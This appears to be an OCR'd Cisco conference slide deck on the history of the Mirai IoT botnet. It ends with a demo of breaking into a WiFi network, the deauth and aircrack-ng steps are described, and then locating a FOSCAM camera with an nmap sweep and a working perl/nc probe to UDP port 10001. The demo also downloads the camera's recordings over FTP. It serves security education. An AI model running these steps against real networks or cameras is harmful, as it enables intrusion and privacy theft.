cisco

You make **possible**

Internet of Things

The Mirai Story

Dr. Yatish Joshi – Software Engineer
@tryjoshi

DEVNET-1524

Barcelona | January 27-31, 2020


Cisco Webex Teams

Questions?

Use Cisco Webex Teams to chat
with the speaker after the session

How

1. Find this session in the Cisco Events Mobile App
2. Click “Join the Discussion”
3. Install Webex Teams or go directly to the team space
4. Enter messages/questions in the team space



09:07

Operating and Maintaining Cisco...

Muhilan Natarajan
Cisco Systems, Inc. | TECHNICAL LEA...

Nathan John Sowatskey
Cisco Systems, Inc. | PRINCIPAL ENGI...

Ivan Virchich
Cisco Systems, Inc. | Customer Succe...

DESCRIPTION

How to know when Cisco DNA Center is not working properly, and what to do about it. This session is targeted at partners and customers, deploying Cisco DNA Center based solutions, who need to be able to fully understand, operationalise and maintain complex deployments. The focus will be on hands-on exercises, supported by extensive reference material and break-diagnose-fix scenarios, designed to help you understand and use a range of

WEBEX TEAMS

Agenda

- Why IOT?
- Mirai Design & Development
- Hacking an IOT device!
- Cisco Security

IOT- Internet of Things

- IP Cameras, Smart TV, smart lighting, smart switches , Alexa, Google Home, smart toys, baby monitors etc.
- Over 20 billion IOT devices will be deployed by 2020* (Gartner).

When buying an IOT device, have you thought about:

- Do you really need all the features?
- Changed the default settings?
- Considered device updates?

Mirai

It all started with Minecraft!

- Second best selling game of all time.
- Bought by Microsoft for $2.5 billion.
- Has sold over 154 million copies by 2018.
- 91 million active players/month.
- Hosting servers can earn $100-$200k/month.

www.shutterstock.com • 1106655185

The American Dream

The team: Paras Jha, Josiah White & Dalton Norman

- Business 1:
  - Setup own Minecraft Server.
  - Gets DDoS attacks on his server.

- Business 2:
  - Protraf, a DDoS Mitigation company.
  - Recruits his friends to launch a new product called Mirai.

Business Plan

- DDoS Attacks on competing Minecraft servers
- Extortion
- DDoS as a Service
- Click Fraud

Mirai Design

- Named after Mirai Nikki, a 2011 anime series.
- Targets IOT devices.

Features:

- Crippling DDoS attacks.
- Hardwired to avoid IP ranges owned by GE, HP and the DoD.
- Some Russian strings to obfuscate the origin.
- Eradicate other worms, trojans, malware.

Splitting up the work

Paras:

- Wrote the original code.
- Official Spokesperson.

White:

- Wrote the scanner to identify IOT devices.

Dalton:

- Find zero-day exploits and vulnerabilities in IOT devices.

Mirai Internals

- Discovers IOT devices and tries the default login attacks.
- Download the Malware into memory.
- Get rid of other botnet infections and reduce competition.
- Blocks ports to prevent remote management and sysadmin intervention.
- Dials home and opens a connection to C2 server, to await instructions.
- Looks for other devices to infect.

Achievements:

- Amassed an army of over 600K devices.
- Ability to find and infect a new device in under 1hour.

Why IOT devices?

- Over 20 billion IOT devices will be deployed by 2020* (Gartner).
- Ship with default hardcoded credentials.
- Numerous backdoors, Open ports: telnet, ssh, ftp etc.
- Work autonomously, remote deployment.
- Always connected.
- Difficult to patch, infrequent firmware updates.
- Universal Plug-and-Play to make itself discoverable.
- Utilizes computing power of the devices, attacks of 1-30Mbs/device only.

Product Release

Target rival Minecraft servers

- ProxyPipe.com - Protecting Minecraft servers from DDoS attacks
  - 300Gbps attack.
- OVH - French hosting provider. Offered VAC – A Minecraft DDoS mitigation tool.
  - 1 Tbit/s attack. (Normal DDoS 10-20Gbps, vDOS ~50Gbps)
- Dyn- managed DNS provider hit in waves peaking at 1.2Tbps.
  - Affects service to Amazon, Spotify, Twitter, Sony PlayStation Network etc.

Product Release – Other Business Units

- DDoS Mitigation Services & Extortion
  - Customers moved to ProTraf from affected Minecraft providers.
  - Attacked ISPs that did not take down Qbot complaints (Frantech).

- DDoS as a service to paying customers
  - $2,000 and $3,000 per attack.
  - Hired by other Minecraft servers to attack competing servers.

- Click Fraud ($16 billion/year industry)
  - 200 bitcoins (~$180k)

Giving Back : Rutgers University

"The Rutgers infrastructure crumpled like a tin can under the heel of my boot." – Paras Jha

- Launched DDoS attacks between 2014-2016.
- Attacks around mid terms, finals and class registrations.

Effect:

- $300k in consultation fees.
- $1 million increase in cyber-security budget.
- Tuition Increase.


The Decline

- DDoS attack on www.krebsonsecurity.com owned by Brian Krebs.
- Barrage of up to 623Gbps
- Akamai drops the website, too costly to defend.
- Forced offline for days.
- Google's Project Shield steps in.
- Attracts FBI attention.

Why are these Minecraft servers getting hit so often?

Covering their tracks

- Erased code from home computers
- Posted code online.
- Posted IoT devices dictionary.



[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)

Anna-senpai

L33t Member

Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it
However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Kreb DDoS,
shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.

So, I am your senpai, and I will treat you real nice, my hf-chan.

Investigation

Journalist strikes back!

- Four months investigation.
- Tracks down Paras and Josiah.
- Ties them to the Rutgers attack.
- Read the complete story:
  - https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/

FBI finishes the job.

Aftermath

- Plead guilty and sentenced to five years' probation.
- 2,500 hours of community service
- $127,000 in restitution.
- Cyber crime fighters for the FBI.

Paras Jha (Rutgers University attack)

- Extra 6 months house arrest.
- 2500 hours of community service.
- $8.6 million restitution.

Demo


Mission

- Hack your way into the targeted WIFI network.
- Find the FOSCAM IP Camera on the network.
- Steal the prize.
- Hide your tracks.

Your Kit:

- **Linux Machine:** Laptop or Rasberry Pi running Kali/Ubuntu with aircrack-ng.
- **Wireless Network Adapter**: Alfa AWUS036NHA Wireless B/G/N USB Adaptor.
- **FOSCAM C1 Camera :** marketed for use in remote security monitoring for homes.

Hack the WIFI




root@toor: /home/toor/umbc
root@toor: /home/toor/umbc
root@toor: /home/toor/umbc

```
root@toor:/home/toor/umbc# 
```

- Put the WIFI adapter in monitor mode.
- Capture all the traffic that the wireless adapter can see with airodump-ng.
- Identify the AP to attack and focus on it and one channel.
- On another terminal send a deauth command to clients so they have to reauthenticate and we can capture the handshake and get the encrypted password.
- Generated password dictionary using crack. Focused on personal information about the target.
- Use aircrack-ng to discover the password


Join the Network



```
YATISJOS-M-C2H9:~ yatisjos$
```

- Connect to the network with the decrypted password.
- Discover all the hosts on the network.


Discover the Camera



```
YATISJOS-M-C2H9:~ yatisjos$ nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-17 12:51 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns
-servers
Nmap scan report for 192.168.1.1
Host is up (0.0026s latency).
Nmap scan report for 192.168.1.2
Host is up (0.0038s latency).
Nmap scan report for 192.168.1.4
Host is up (0.00043s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.00 seconds
YATISJOS-M-C2H9:~ yatisjos$
```

- From all the hosts on the network, which one is the FOSCAM?
- Use the Equipment Search Tool to identify the IP.
- Run the Perl Command across all hosts which returns the MAC address of the FOSCAM.
- Specially crafted request on port 10001, retrieves the MAC address and camera name. No Authentication required.

Pull of the heist



Username: admin

Password:

Stream: Main stream


Language: English

```
Nmap done: 256 IP addresses (3 hosts up) scanned in 16.01 seconds
YATISJOS-M-C2H9:~ yatisjos$
YATISJOS-M-C2H9:~ yatisjos$
YATISJOS-M-C2H9:~ yatisjos$
YATISJOS-M-C2H9:~ yatisjos$
YATISJOS-M-C2H9:~ yatisjos$
YATISJOS-M-C2H9:~ yatisjos$
YATISJOS-M-C2H9:~ yatisjos$
YATISJOS-M-C2H9:~ yatisjos$ clear

YATISJOS-M-C2H9:~ yatisjos$ nmap -sn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-17 12:51 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-se
rvers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specif
y valid servers with --dns-servers
Nmap scan report for 192.168.1.1
Host is up (0.0026s latency).
Nmap scan report for 192.168.1.2
Host is up (0.0038s latency).
Nmap scan report for 192.168.1.4
Host is up (0.00043s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.00 seconds
YATISJOS-M-C2H9:~ yatisjos$ sIP="192.168.1.2"
YATISJOS-M-C2H9:~ yatisjos$ perl -e 'print "MO_I","\x00\x00","K"x9,"\x00\x00\x00\x00","A"x4' | nc -u $sIP 10001 |
 hexdump -C
00000000  4d 4f 5f 49 01 00 00 4b  4b 4b 4b 4b 4b 4b 4b 6a  |MO_I...KKKKKKKKj|
00000010  00 00 00 00 00 00 00 30  30 36 32 36 45 38 32 35  |.......00626E825|
00000020  38 46 39 00 43 31 00 00  00 00 00 00 00 00 00 00  |8F9.C1..........|
00000030  00 00 00 00 00 00 00 00  00 c0 a8 01 02 ff ff ff  |................|
00000040  00 c0 a8 01 01 c0 a8 01  01 01 00 58 00 01 0c 03  |...........X....|
00000050  03 02 52 02 16 00 58 01  00 00 00 00 00 00 00 00  |..R...X.........|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
^C
YATISJOS-M-C2H9:~ yatisjos$
YATISJOS-M-C2H9:~ yatisjos$
```

Unauthenticated request on port 10000 can cause a buffer overflow. We can exploit it to reboot the device.

Covering your tracks



ftp://r@192.168.1.2:50021 - FileZilla

Host: 192.168.1.2 Username: r Password: • Port: 50021 Quickconnect

```
Status:    Connection established, waiting for welcome message...
Status:    Insecure server, it does not support FTP over TLS.
Status:    Server does not support non-ASCII characters.
Status:    Logged in
Status:    Starting download of /IPCamera/C1_00626E8258F9/record/20190217/20190217_015853/MD_alarm_demo.avi
Status:    File transfer successful, transferred 5,581,510 bytes in 1 second
Status:    Disconnected from server
```

Local site: /Users/yatisjos/Desktop/demo/

```
        ▶ isrinformation
        ▶ pramod
          protobuf
          snort3
        ▶ someonecry
          urlf
      ▶ Documents
      ▶ Downloads
      ▶ Library
        Movies
        Music
```

Filename	Filesize	Filetype	Last modified
..			
.DS_Store	6,148	File	02/17/2019 12:0...
MD_alarm_de...	5,581,510	avi-file	02/17/2019 13:0...
Screen Recor..	12,701,491	mov-file	02/17/2019 12:5...
commands.txt	1,394	txt-file	02/17/2019 12:5...

4 files. Total size: 18,290,543 bytes

